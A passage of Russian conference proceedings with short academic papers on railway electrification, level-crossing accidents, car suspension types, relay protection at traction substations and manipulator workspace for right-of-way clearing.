Производительность при использовании трех горизонтальных транспортёров равна 650 м³/час. При необходимости, имеется возможность регулировки скорости работы конвейеров, это дополнительная возможность и заказывается отдельно.

Для безупречной работы установки необходимо обеспечить ровную поверхность дороги под колесами транспортёров. Расстояние между тремя приёмными конвейерами должно соответствовать расстоянию между выгрузочными люками вагона она поддается регулировке и настройке.

Оборудование быстро разбирается и перевозится стандартным автотранспортом при необходимости перемещения на новое место.

С помощью пульта управления регулируется высота конвейеров по соотношению к железнодорожным рельсам и вагонам.

Температурный рабочий диапазон эксплуатации разгрузочного оборудования находится в диапазоне от +40° до -30 °С. Общая площадь, которую занимает оборудования 8800 x 7500мм. Диаметр колёс 450мм (полная резина).

Библиографический список:

1. Денисов В.В., Третьяков Г.М., Кононов И.И. Повышение эффективности перевозки зерновых грузов железнодорожным транспортом VI Международная научно-практическая конференция посвященная 40- летию Самарского государственного университета путей сообщения «Наука и образование транспорту: материалы», 5-7 ноября 2013 г. - Самара: СамГУПС, 2013.

ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ РАБОТЫ УЧАСТКА ЖЕЛЕЗНЫХ ДОРОГ ЗА СЧЕТ ЕГО ЭЛЕКТРОФИКАЦИИ

Осипов В.Ю., Рыжова Е.Л.

Петербургский государственный университет путей сообщения Императора Александра I - Великолукский филиал

Для достижения более высокого уровня управления перевозками на участке ст. Ртищево – ст. Мичуринск Юго-восточного филиала ОАО РЖД за счет принципиальных изменений в системе тяги, проведен сравнительный анализ электрической и тепловозной тяги, применяемых систем электрификации сети железных дорог в России и за рубежом, предложена оптимальная модель системы электрификации данного участка, а также проведен анализ технико-экономического эффекта от ее применения.

Актуальность работы не вызывает сомнения, поскольку посвящена решению важных, в условиях реформирования железнодорожной отрасли, задач - повышению пропускной способности железных дорог за счет внедрения новых мощностей, современного подвижного состава и систем его тяги, работа которых направлена на обеспечение надежного и бесперебойного электроснабжения тяговых и стационарных (нетяговых) потребителей, а также для поддержания непрерывного перевозочного процесса.

В настоящее время наибольший удельный вес общей протяженности электрифицированных железных дорог мира приходится на страны Западной, Центральной и Восточной Европы и страны СНГ. Также электрифицированный железнодорожный транспорт достаточно развит в Юго-Западной и Юго-Восточной Азии (Япония, Китай и Индия) и на юге Африки (в основном за счет ЮАР).

Во всем мире общая протяженность железных дорог приблизилась к 1 млн. км, из них 25 % электрифицировано, а 75 % работает на тепловозной тяге. Мировой объем перевозок между этими видами тяги распределяется примерно одинаково. Следовательно, при меньшей протяженности электрифицированных железных дорог грузонапряженность на них в 3 раза выше, чем на линиях с тепловозной тягой, наряду с невысокой себестоимостью, экологической безопасностью и другими преимуществами.

Протяженность электрифицированных железных дорог России 43,4 тыс. км, а это 50,4 %. Объем перевозок на электрической тяге составляет 84 % от общего объема. Значит, грузонапряженность электрических дорог в России в 4,7 раз больше, чем дорог на тепловозной тяге.

Электрическая железная дорога по сравнению с другими видами тяги для выполнения одной и той же перевозочной работы затрачивает меньшее количество энергии. Ежегодно на тягу поездов в России расходуется примерно 5 % электроэнергии от общего потребления ее в народном хозяйстве, дизельного топлива - 13,4 % общего его расхода. При электрической тяге скорость движения, нормы массы поездов, производительность локомотивов выше в 3 раза, чем при тепловозной тяге. Себестоимость перевозок на электрифицированных линиях на 10 - 15% ниже, чем при тепловозной тяге, особенно в пассажирском и пригородном движении. Удельный вес пригородного сообщения в стране на электрической тяге в настоящее время превышает 90 %. Наибольший технико-экономический эффект от электрической тяги достигается на участках с горным профилем и участках с высокой грузонапряженностью.

Опыт эксплуатации показал, что электрифицированные линии работают более надежно и стабильно, чем линии с тепловозной тягой. Суммарное количество неполадок электровозов и повреждений устройств электроснабжения в 2-2,5 раза меньше числа неполадок тепловозов. Трудоемкость ремонта тепловозов в 2,5-3 раза выше, а стоимость запасных частей для дизельных локомотивов почти в 9 раз превышает стоимость аналогичных деталей электроподвижного состава (ЭПС).

Электрические железные дороги позволяют повысить безопасность движения за счет введения двух дополнительных видов торможения: рекуперативного (электрическая энергия возвращается в сеть) и электрического. Кроме того, тяговые подстанции обеспечивают электроэнергией одновременно транспортных и сторонних (нетяговых) потребителей, отпуск электроэнергии которым достигает 40 %. Кроме прочих достоинств - отсутствие загрязнения окружающей среды: электрический транспорт является самым экологически чистым видом транспорта.

В настоящее время в мире применяются три системы тягового электроснабжения. **Система постоянного тока** напряжением 3000 В (в некоторых странах 1500 В и ниже) получила широкое распространение во многих странах, более половины всех электрических линий Франции и Японии работают по ней. В России к настоящему моменту система тягового электроснабжения постоянного тока используется на половине электрифицированных участков. **Система переменного тока пониженной частоты** 16 2/3 Гц напряжением 15000 В (по протяженности занимает 3-е место (14 %) в мире, 1-е место в западной Европе) нашла применение и развитие в ряде стран Европы (Германия, Швейцария, Норвегия, Швеция, Австрия), что вызвано стремлением поднять напряжение в контактной сети и исключить из системы электропитания процесс выпрямления тока. В России данная система не применяется, так как, во-первых, система требует преобразователей частоты или строительства отдельных электростанций, во-вторых, система не предусмотрена для питания районных и нетяговых потребителей. **Система переменного тока промышленной частоты 50 Гц** напряжением 25 кВ начала применяться в СССР и Франции в 50-е гг. XX в. В этой системе трехфазное напряжение переменного тока линий электропередачи преобразуется понижающими трансформаторами в однофазное напряжение контактной сети 25 кВ, а ток выпрямляется непосредственно на ЭПС, для чего используются компактные и безопасные управляемые полупроводниковые выпрямители (пришедшие на смену ртутным), которые обеспечили приоритет этой системы. К настоящему времени по системе переменного тока промышленной частоты работают около половины электрифицированных железных дорог России, Японии и Франции, все железные дороги Китая.

Во всем мире электрификация железных дорог развивается по системе переменного тока промышленной частоты, так как обладает рядом преимуществ по сравнению с системой тяги постоянного тока: сокращение использования меди на сооружение контактной сети примерно в 2-3 раза из-за уменьшения площади поперечного сечения проводов; повышение

напряжения в контактной сети до 25 кВ, вследствие чего уменьшается ток нагрузки при одинаковой передаваемой мощности; уменьшение потерь энергии в устройствах тягового электроснабжения (доля потерь составляет до 5 % от номинального уровня); отсутствие электрокоррозии на подземных металлических сооружениях и коммуникациях, что освобождает от применения мер по их защите; увеличение расстояния между тяговыми подстанциями (в среднем 40-60 км) и уменьшение их числа (в два – три раза) и др.

В данной работе исследована система тяги участка ст. Ртищево – ст. Мичуринск протяженностью 240 км, для определения необходимости и эффективности электрификации которого рассмотрен участок от Саратова до Москвы с точки зрения применяемых видов тяги и локомотивов (пассажирских). Проведенный анализ систем переменного и постоянного тока показал перспективность применения системы переменный ток на данном участке.

В настоящее время на данном участке применяется 3 вида тяги: электротяга переменного тока, электротяга постоянного тока, тепловозная тяга. От Саратова до ст. Ртищево (рис.1, а) поезд следует по участку на электротяге переменного тока, далее происходит смена локомотива и локомотивной бригады, для того, чтобы следовать по не электрифицированному участку, где применяется тепловозная тяга. Таким образом, смена локомотива происходит 3 раза, а если эксплуатируется двухсистемный пассажирский электровоз ЭП20, то 2 раза; смена локомотивной бригады происходит 3 раза и в случае с электровозом ЭП20 - 2 раза. Указанные недостатки доказывают необходимость модернизации тяговой системы данного участка с обязательным применением ее электрификации.




Рисунок 1 - Схема участка Саратов – Москва до (а) и после (б) электрификации участка ст. Ртищево – ст. Мичуринск

В случае электрификации участка ст. Ртищево до ст. Мичуринск (рис.1, б) от Саратова до ст. Мичуринск пассажирский поезд следует по участку на электротяге переменного тока, далее происходит смена локомотивной бригады. Смена же самого локомотива может не происходить, что называется отдать локомотив на проход. Далее поезд следует по участку на электротяге переменного тока до ст. Рязань, где происходит смена локомотива и локомотивной бригады и движение осуществляется до Москвы. Но теперь, когда участок Москва – Саратов электрифицирован, от Москвы поезд может следовать без смены локомотива с использованием двухсистемного пассажирского электровоза ЭП20 до Саратова, также и в обратном направлении.

При сравнительном анализе двух схем (до электрификации данного участка и после него) можно определить достоинства электрификации данного участка: смена локомотива происходит 2 раза, а если эксплуатируется двухсистемный пассажирский электровоз ЭП20, то смена локомотива не происходит, что позволяет исключить затраты времени на смену локомотива; смена локомотивной бригады происходит 2 раза, и в случае с электровозом ЭП20 - 1 раз, из чего следует, что по ст. Ртищево не происходит смена локомотивной бригады; все тепловозы, которые эксплуатировались на данном участке, могут быть направлены на другие участки железных дорог, что повышает рациональность эксплуатации локомотивов, наращивание их пробега. За счет замены тепловозов на электровозы увеличиться скорости движения поездов, так как электровозы мощнее тепловозов. Кроме того, при ведении состава

двухсистемным пассажирским электровозом ЭП20 возможно не производить смену локомотива на протяжении всего пути следования от Москвы до Саратова; уменьшается себестоимость перевозок, которая на электрифицированных линиях на 10-15% ниже, чем при тепловозной тяге; происходит удлинение плеча от Саратова до ст. Мичуринск влечет за собой сокращение числа локомотивов и смен локомотивных бригад.

Таким образом, практическая ценность результатов работы, заключающаяся в электрификации участка ст. Ртищево – ст. Мичуринск, позволит достичь максимального эффекта и минимального периода окупаемости модернизированной системы тяги, уменьшить число локомотивов, затрат на их ремонт и обслуживание, улучшить состояние системы безопасности пассажиров, персонала и объектов, а также уменьшить количество смен локомотивных бригад.

Библиографический список:

1. Володин С.В., Иванов В.В. и др. Электрические железные дороги. / учебное пособие под ред. Ю.Е. Просвинова и В.П. Феоктистова. - ФГОУ «Учебно-методический центр по образованию на железнодорожном транспорте», 2010 – 356 с.
2. Феоктистов В.П. Электрические железные дороги. / под ред. В.П. Феоктистова, Ю.Е. Просвинова. - Моск. ун-т путей сообщения; Самарская гос. акад. путей сообщения. - Самара: СамГАПС, 2006 – 312 с.

ДОРОЖНО-ТРАНСПОРТНАЯ АВАРИЙНОСТЬ НА ЖЕЛЕЗНОДОРОЖНЫХ ПЕРЕЕЗДАХ

Паришина К.С.

Алтайский государственный университет

В настоящее время безопасность движения является одним из основных условий нормальной жизнедеятельности людей и общества, залогом социально-экономического развития регионов и государств [1].

Не смотря на то, что столкновения автотранспортных средств с железнодорожными составами не являются распространенными (занимают менее 5% от всех ДТП), однако отличаются высокой тяжестью последствий. Обычно возникновение подобных происшествий происходит по вине водителей транспортных средств.

Железнодорожный переезд – пересечение в одном уровне автомобильной дороги с железнодорожными путями, оборудованное устройствами, обеспечивающими безопасные условия пропуска подвижного состава железнодорожного транспорта и транспортных средств [2, 3]. В связи со тормозным путем, весом и прочими параметрами железнодорожных составов, которые выше, чем у остальных участников движения, то переезды всегда являются местом повышенной опасности [2].

В Алтайском крае за 2015 год произошло 3 ДТП на железнодорожных переездах, в которых погибло 2 человека, а в 2016 6 ДТП в которых погибло 3 человека (Рисунок 1).




Рисунок 1 – Показатели аварийности на железнодорожных переездах

В наступившем 2017 году уже произошло 3 ДТП на железнодорожных переездах.

Анализ динамики таких ДТП подтверждает нарастающую значимость проблемы.

Анализ мест возникновения таких происшествий показал, что наиболее вероятны происшествия в г.Барнауле, Косихинском, Благовещенском, Ребрихинском, Славгородском, Тальменском, Алейском, Топчихинском и Локтевском районах. Также в зоне риска находится Панкрушихинский район. Наиболее опасными являются перегон «Язевка-Алейская» (Алейский район) и железнодорожные переезды в г.Барнауле. Также высокая вероятность происшествий рассматриваемого типа на железнодорожных переездах расположенных в границах автомобильных дорог с высокой интенсивностью движения. Такие переезды находятся например на дороге Павловск – Буканское (Ребрихинский район), на федеральной дороге А322 Барнаул – Рубцовск – государственная граница с Республикой Казахстан (с. Веселоярск).

Для повышения безопасности движения на железнодорожных переездах рекомендуется: ликвидация малодеятельных переездов; соблюдение действующих норм проектирования и эксплуатации железных и автомобильных дорог в зонах устройства переездов; совершенствование технического оснащения переездов; строительство пересечений в разных уровнях вместо переездов [4].

Одним из решений является планируемое оборудование всех железнодорожных переездов камерами видеонаблюдения, а также камерами с автоматической системой фиксации ПДД. Однако необходимо следить, чтобы сигналы были различимы. Также вероятно эффективной мерой будет оборудование железнодорожных переездов однотипными светофорами с транспортными. Такое решение позволит водителям лучше воспринимать сигналы переездного светофора.

Также эффективным решением являются совместные мероприятия ОАО «РЖД» и ГИБДД в рамках которых должны проверяться состояние и требуемое оснащение переездов, проводиться рейды по выявлению правонарушений. А в качестве технического решения внимания заслуживает комплексное решение, предложенное авторами [5] и представляющее собой совокупность стандартных устройств обычного переезда с добавлением шлюзовой зоны и системы управления перегораживающими устройствами перемещения автомобиля. Оборудование регулируемых переездов с высокой автомобильной интенсивностью, а нерегулируемых – транспортными светофорами позволит избежать многих жертв в результате таких типов происшествий, а также избежать задержек железнодорожного транспорта.

Библиографический список:

1. Печатнова Е.В. Моделирование опасности возникновения ДТП на трассе А322 в Калманском районе / Е.В. Печатнова // В сборнике: МАК-2015: «Математики - Алтайскому краю» сборник трудов всероссийской конференции по математике. Алтайский государственный университет. – 2015. – С. 151-155.
2. Могильников Ю.В., Пеганова В.В. Оценка технических мер по обеспечению безопасности движения // Актуальные направления научных исследований: от теории к практике. 2016. № 1 (7). С. 212-214.
3. Правила технической эксплуатации железных дорог Российской Федерации. –М.:МПС РФ. 2000
4. Рекомендации по обеспечению безопасности движения на автомобильных дорогах Министерство транспорта Российской Федерации государственная служба дорожного хозяйства (Росавтодор)Москва 2002 [Электронный ресурс] URL: <http://bdspb.ru/wp-content/uploads/2013/10/rekomend.pdf>
5. Лысенко Н.Н., Державин А.Н. Схема переезда с интенсивным движением автомашин // Мир транспорта. 2016. Т. 14. № 1 (62). С. 202-209.

АНАЛИЗ АВТОМОБИЛЬНЫХ ПОДВЕСОК

Песенко М.В., Сиваков В.В.

Брянский государственный инженерно-технологический университет

Автомобили незаменимы. Автомобилей с каждым годом становится все больше. Автомобили стали скоростным транспортом, благодаря чему мы имеем возможность преодолевать огромные расстояния, осуществлять различные грузоперевозки в автономном режиме за кратчайшие сроки, по сравнению с другими видами транспорта и добираться в самые недоступные уголки мира. В связи с этим встаем вопрос о комфортности передвижения, которое обеспечивает множество элементов автомобиля, но основным является подвеска. В современном мире изобретено множество типов подвесок, все они имеют свои преимущества и недостатки. Рассмотрим некоторые из них.

Зависимая подвеска. Первая зависимая подвеска современного типа, включающая направляющие и упругие элементы - на продольных рессорах - была запатентована англичанином Обадией Элиотом в 1804 году [1].

Типичным представителем такой конструкции может служить задняя подвеска с цилиндрическими винтовыми пружинами в качестве упругих элементов. Как пример можно привести конструкцию задних подвесок классических "Жигулей". В этом случае балка заднего моста "подвешивается" на двух винтовых пружинах и дополнительно крепится к кузову при помощи четырех продольных рычагов. Кроме этого, для улучшения управляемости, уменьшения крена кузова в поворотах и улучшения плавности хода устанавливается поперечная реактивная штанга (тяга Панара) [2].



Рисунок 1 – Зависимая подвеска



Рисунок 2 - Полунезависимая задняя подвеска

Полунезависимая задняя подвеска конструктивно выполняется в виде двух продольных рычагов, которые соединены посередине поперечиной. Этот тип подвески применяется только сзади, но практически на всех переднеприводных автомобилях. Создание данного типа подвески относится к 1920 году в английской фирме Leyland.

В 1898 году французской фирмой Desauville была применена первая независимая подвеска на продольных рычагах. Среди независимых подвесок - то есть тех, в которых колеса не имеют жесткой связи друг с другом - подвеска этого типа самая простая. Каждое колесо здесь удерживается одним продольным рычагом, воспринимающим, соответственно, продольные и боковые усилия.



Рисунок 3 – Независимая подвеска на продольных рычагах



Рисунок 4 – Подвеска Торсионов

К 1920 году относится первое применение в подвеске торсионов. Данный тип подвески представляет собой нечто среднее между подвеской на продольных рычагах и зависимой. В ней так же есть продольные рычаги и поперечина между ними, но расположена она не на оси колес, как в зависимой подвеске, а смещена вперед, ближе к опорам рычагов [1].

Подвеска типа МакФерсон была названа по имени американского инженера из фирмы «Форд» Эрла Стили Макферсона, который разработал её в 1960 году, ещё будучи сотрудником GM и работая над проектом разработанного для американского рынка. Подвеска МакФерсон - наиболее популярный тип подвески в настоящий момент. Объясняется это простой конструкции, легкостью и небольшой шириной, что делает её незаменимой в условиях тесноты современных моторных отсеков. Однако на задней оси, где требования к компактности уже не так актуальны она встречается не так часто - из-за проблем с кинематикой [2].



Рисунок 5 – Подвеска МакФерсон



Рисунок 6 – Подвеска «Де Дион»

Тип «Де Дион», изобретённый Шарлем-Арманом Трепарду и названный так в честь запатентовавшей её в 1893 году французской фирмы De Dion-Bouton et Trepardoux, подразумевает такое устройство зависимой подвески ведущих колёс, при котором они соединены сравнительно лёгкой, так или иначе поддрессоренной неразрезной балкой, а редуктор главной передачи - неподвижно крепится к раме или кузову и передаёт вращение на колёса через полуоси с двумя шарнирами на каждой. Колёса могут быть закреплены на балке с определёнными (нерегулируемыми в процессе эксплуатации) углами развала и схождения с целью улучшения управляемости (как правило задаются небольшой отрицательный развал и также небольшое положительное схождение) [1].

Многорычажная конструкция подвески впервые была применена на спортивном купе Porsche 928 в 1979 году. В 1982 году модернизированная схема была использована на модели Mercedes 190. Особенность работы многорычажной конструкции подвески обеспечила автомобилю отменное прохождение поворотов. Этого удалось достичь путем создания эффекта подруливания нагруженного заднего колеса на несколько градусов внутрь поворота. Позже многорычажную подвеску стали использовать и остальные автопроизводители.

В настоящее время этот тип подвески является самым распространенным видом подвески, который применяется на задней и передней осях легкового автомобиля. Многорычажная подвеска устанавливается как на переднеприводные, так и на заднеприводные автомобили [3].



Рисунок 7 – Многорычажная подвеска

В компании КУВ считают, что перспективной разработкой в области развития амортизаторов станет внедрение электронно-управляемых и электронно-регулируемых систем подвески. Вся автомобильная промышленность развивается сегодня именно в этом направлении. Электроника позволит владельцу как самостоятельно задавать параметры работы амортизаторов, так и использовать различные автоматические режимы управления подвеской. Подобные технологии плотно интегрируются в систему активной безопасности автомобиля. При содействии со стороны подвески такие системы как ABS (антиблокировочная система), EBA (ассистент экстренного торможения), EBD (система распределения тормозных усилий) и ESP (система курсовой стабилизации) будут работать намного эффективнее. В недалеком будущем появится возможность экстренно менять жесткость каждого из амортизаторов, что позволит в предаварийной ситуации повысить эффективность торможения, снизить крены кузова и так далее. И всё это станет возможным без использования дорогостоящих элементов гидропневмоподвески.

Библиографический список:

1. Подвеска автомобиля. – Дата доступа: 9 февраля 2017 г. – URL: https://ru.wikipedia.org/wiki/Подвеска_автомобиля
2. Виды подвесок автомобилей. – Дата доступа: 10 февраля 2017 г. – URL: <http://www.vincast.ru/wiki/135>
3. Многорычажная подвеска (Multilink). – Дата доступа: 11 февраля 2017 г. – URL: <https://techautoport.ru/hodovaya-chast/podveska/mnogorychazhnaya-podveska-multilink.html>
4. Нон-конформисты: оригинальные технические решения в современных авто. – Дата доступа: 11 февраля 2017 г. – URL: <http://www.kolesa.ru/article/nonkonformisty-originalnye-tehnicheskie-reshenija-v-sovremennyh-avto-2014-12-10>

**ОПТИМИЗАЦИЯ УСТРОЙСТВ ЭЛЕКТРОСНАБЖЕНИЯ
МЕЖПОДСТАНЦИОННОЙ ЗОНЫ МУДЬЮГА – МАЛОШУЙКА**

Петухов Е.А., Годунов Н.Б.

Вологодский техникум железнодорожного транспорта – филиал Петербургского государственного университета путей сообщения Императора Александра I

Увеличение грузооборота на участке Мурманск - Череповец, вызванное повышением мощностей Череповецкого металлургического комбината, послужило причиной перевода на электрическую тягу участка Беломорск – Обозерская. Железная руда, добываемая на Кольском полуострове, является составной частью в производстве чугуна и стали. Поскольку автономный вид тяги перестал справляться с заданным объемом перевозок, участок Обозерская – Малошуйка Архангельской дистанции электроснабжения в 2004 году переведен на электротягу.

Особенностью вышеуказанного участка является то, что он однопутный, но при этом грузонапряженный. Для его электрификации выбрана новая система электроснабжения с усиливающим и экранирующим проводами. Применение такой системы позволило увеличить расстояние между тяговыми подстанциями и пропускную способность участка. На участке Обозерская – Маленга, протяженностью 230 км существует всего две тяговые подстанции Мудьюга и Малошуйка, расстояние между которыми составляет около 100 км.

Предмет исследования: устройства электроснабжения межподстанционной зоны Мудьюга – Малошуйка.

Объект исследования: система тягового электроснабжения участка Мудьюга - Малошуйка.

Цель работы: анализ инфраструктуры электроснабжения и выбор релейных защит на фидера линии автоблокировки и продольного электроснабжения с учетом пропуска длинно-составных и тяжеловесных поездов.

Задачи: исследование схемы электроснабжения нетяговых потребителей поста секционирования на станции 243 км с учетом пропуска поездов повышенного веса; выбор типа и уставок релейных защит.

Методы исследования: изучение литературы и публикаций по теме работы; сбор информации по теме работы: работа с документами, правилами и инструкциями; анализ расчетов и формулирование предложений.

Основной задачей системы тягового электроснабжения является обеспечение надежной работы железной дороги.

Эта задача может быть решена только при правильно выбранных параметрах системы электроснабжения, которые обеспечивают работу оборудования в допустимых для него пределах по нагрузке и необходимое качество электроэнергии.

Известно, что недопустимое для данного элемента электрической установки увеличение нагрузки может привести к выходу его из строя. Следовательно, параметры устройств системы электроснабжения должны быть выбраны так, чтобы они бесперебойно работали в течение времени, определяемого их нормативным сроком службы.

Надежность, бесперебойность и экономичность работы электрифицированной дороги зависят от резервирования различных элементов устройства.

В системах электроснабжения могут возникать короткие замыкания (к.з.) и другие ненормальные режимы работы. В трансформаторах и электрических машинах, кроме того, возможны межвитковые замыкания в обмотке одной фазы. Чтобы к.з. не вызвало большого ущерба, поврежденное электрооборудование необходимо как можно быстрее отключить. Это позволяют выполнить специальные устройства, называемые релейной защитой. Она должна соответствовать следующим требованиям: избирательность, надежность, резервирование, быстрдействие, чувствительность.

Кроме того, релейная защита должна быть недорогой и безопасной в обслуживании.

Основное назначение релейной защиты – это локализация повреждений, предотвращение или сокращение ущерба при внезапном возникновении повреждений или ненормальных режимов работы электроэнергетических устройств выработки, передачи, преобразования и распределения электроэнергии, обеспечение устойчивости, надежности и живучести систем электроснабжения.

До недавнего времени релейная защита и другие устройства автоматики выполнялись только на релейно-контактных элементах. В последние десятилетия начали широко применять электронные устройства. Это повышает надежность защит, уменьшает их размеры, собственное потребление и эксплуатационные расходы, а также позволяет реализовать совершенно новые функциональные зависимости. Применение полупроводниковой электроники дает возможность выполнить релейную защиту в комплексе с другими устройствами автоматики и телемеханики. Применение микроэлектроники и микропроцессорных систем еще больше повышает эффективность релейной защиты и автоматики, открывает перспективы для передачи функций релейной защиты и автоматики специальным управляющим вычислительным машинам, которые будут управлять устройствами электроснабжения в нормальных и аварийных режимах. В этой связи особое значение приобретает изучение алгоритмов (программ), которым должно подчиняться действие релейной защиты вне зависимости от той элементной базы, на основе которой она выполнена.

На Архангельской дистанции электроснабжения для защиты основного оборудования используются современные защиты:

На стороне 110 кВ типовые панели ЭПЗ – 1636 или ШДЭ – 2801 с применением интегральных схем.

Для контактной сети - ЦЗА-27,5-ФКС и АЗФС

Для защиты линий СЦБ и ВЛ ПЭ – Аналоговые защиты.

Замена релейных защит на межподстанционной зоне Мудьюга – Малошуйка стала следствием организации тяжеловесного движения на тяговых плечах Архангельского территориального представительства Северной жд. При прохождении данного участка поездами повышенного веса, рабочие токи становятся соизмеримыми с током кз в конце линии, поэтому имеющимися защитами сложно определить какие токи присутствуют в сети, благодаря

новым микропроцессорным защитами можно будет избежать неблагоприятных отключений в линиях электроснабжения.

В ходе электрификации участка Обозерская – Маленга на ст. Пост 243км смонтирован КРУН-10кВ для секционирования и питания ВЛ СЦБ-10кВ и ВЛ ПЭ-10кВ на участке Мудьюга – Малошуйка.

На СШ СЦБ-10кВ и на отходящих линиях реализована защита МТЗ и автоматика АВР и АПВ. На СШ СЦБ-10кВ реализована защита ненаправленной земляной защиты (ЗЗ) и отсутствует защита по минимальному напряжению. Отсутствие данной защиты часто приводило к встречным включениям со стороны Мудьюги или Малошуйки. С этой целью была разработана и реализована схема работы защиты по минимальному напряжению. На сегодняшний день рассматривается вопрос оптимизации релейной защиты данного пункта с помощью микропроцессорных релейных защит «Сириус». Такие защиты используются в Архангельской дистанции электроснабжения в Исакогорском районе электроснабжения, где зарекомендовали себя как надежные с множеством выполняемых функций, в сравнении с имеющимися защитами. Преимущества «Сириус» являются:

Для защиты линий:

- Три ступени ДЗ (многосистемное исполнение)
 - Две ступени МТЗ с возможностью ввода направленности
 - Защита от обрыва фаз по току I_2
 - Контроль замыкания на землю по $3U_0$
 - Неселективная отсечка по току I_0
 - Два вида ускорения – ускорение при включении и оперативное ускорение (по дискретному входу, либо от кнопки)
 - Орган выявления неисправности цепей ТН
 - Управление высоковольтным выключателем с любым типом привода
 - Одно- или двукратное АПВ
 - Две группы уставок
 - Функция ОМП, в том числе для двойных КЗ на землю на разных линиях
- Для защиты секционирующего пункта:

- Четыре ступени МТЗ с различными уставками в зависимости от направления мощности
- Защита минимального напряжения
- Защита от повышения напряжения
- Защита от обрыва фазы
- Защита от однофазных замыканий на землю по $3U_0$ и $3I_0$,
- в том числе направленная, а также по току $3I_0$ высших гармоник
- АВР с действием на свой выключатель при пропадании напряжения с одной из сторон
- Четырехкратное АПВ
- Управление выключателем с защитой от «прыгания»
- Исполнение от -40 до $+55$ градусов (применение электролюминесцентного дисплея).

Библиографический список:

1. Фигурнов Е.П. Релейная защита Учебник для ВУЗов ж.-д. транспорт - М.: Желдориздат 2002.- 720с.
2. Руководящие указания по релейной защите систем тягового электроснабжения. Департамент электрификации и электроснабжения ОАО «Российские железные дороги». – М., «ТРАНСИЗДАТ», 2005 г. – 216 с.
3. Руководство по эксплуатации «Микропроцессорное устройство защиты «Сириус-2-Л-5А-220В-И1» БПВА.656122.041 РЭ, 2009. - 66с.

СФЕРИЧЕСКОЕ РАБОЧЕЕ ПРОСТРАНСТВО МАНИПУЛЯТОРНЫХ МАШИН В ПОЛОСЕ ОТВОДА ЖЕЛЕЗНЫХ ДОРОГ

Платонов А.А.

Московский государственный университет путей сообщений Императора Николая II

В настоящее время продолжает оставаться актуальной проблема удаления нежелательной древесно-кустарниковой растительности (НДКР) с полосы отвода железных дорог.

В целом, к полосе отвода относятся земляное полотно с путями, станции со станционными путями, пассажирские вокзалы, искусственные сооружения, линии, здания и сооружения сигнализации и связи, энергетического, локомотивного, вагонного, путевого, грузового и пассажирского хозяйств, водоснабжения и канализации, защитные лесные насаждения различного назначения, служебные, жилые и культурно-бытовые здания и иные здания и сооружения, обеспечивающие деятельность железнодорожного транспорта [1].

Среди существующих методов управления ростом НДКР, применение которых на полосе отвода по отдельности или в совокупности зависит от целого ряда факторов, старейшим и традиционным является механический метод. При таком методе удаление надземной части нежелательной древесно-кустарниковой растительности производится её вырезанием рабочими органами, расположенными например на конце стрелы-манипулятора транспортного средства [2].

При установке манипулятора с рабочим оборудованием на транспортном средстве и приведении его в действие для удаления с его помощью с полосы отвода железных дорог нежелательной древесно-кустарниковой растительности будет формироваться некоторая зона действия манипулятора, определяемая его кинематической схемой [3].

В общем случае рабочее пространство манипулятора с закреплённым на его конце рабочим органом можно представить в виде сферы, центр которой совпадает с центром вращения поворотной платформы манипулятора.

При рассмотрении сферического рабочего пространства в плане (проецировании на горизонтальную плоскость $X_0O_0Y_0$) поворот манипулятора осуществляется вокруг вертикальной оси O_0Z_0 (рис. 1, а). При этом из сферического рабочего пространства во многих случаях будет «выпадать» часть, ограниченная углом φ_0 (названный нами «угол дороги») – это угол, образованный прямыми, каждая из которых формируется двумя точками. Одной из таких точек является точка пересечения вышеуказанных прямых, совпадающая при этом с горизонтальной проекцией оси поворота манипулятора. Второй точкой является точка пересечения минимального радиуса работы характерной точки рабочего органа R_{\min} с горизонтальной проекцией оси каждого рельса. Получаемая часть сферического рабочего пространства была названа нами «зоной рельсошпальной решётки».

Аналогично, из сферического рабочего пространства во многих случаях будет также «выпадать» часть, ограниченная углом φ_{bn} – это угол, образованный прямыми, каждая из которых также формируется двумя точками (точкой пересечения вышеуказанных прямых, совпадающей при этом с горизонтальной проекцией оси поворота манипулятора, и точкой пересечения минимального радиуса работы характерной точки рабочего органа R_{\min} с горизонтальной проекцией границы балластной призмы). Получаемая часть сферического рабочего пространства была названа нами «зоной балластной призмы». В общем случае, зона балластной призмы включает в себя зону рельсошпальной решётки.

При рассмотрении сферического рабочего пространства в профиле (проецировании на профильную плоскость $Y_0O_0Z_0$) поворот манипулятора осуществляется вокруг горизонтальной оси O_0X_0 (рис. 1, б).



Рисунок 1– Схема определения ограничений сферического рабочего пространства при удалении нежелательной растительности

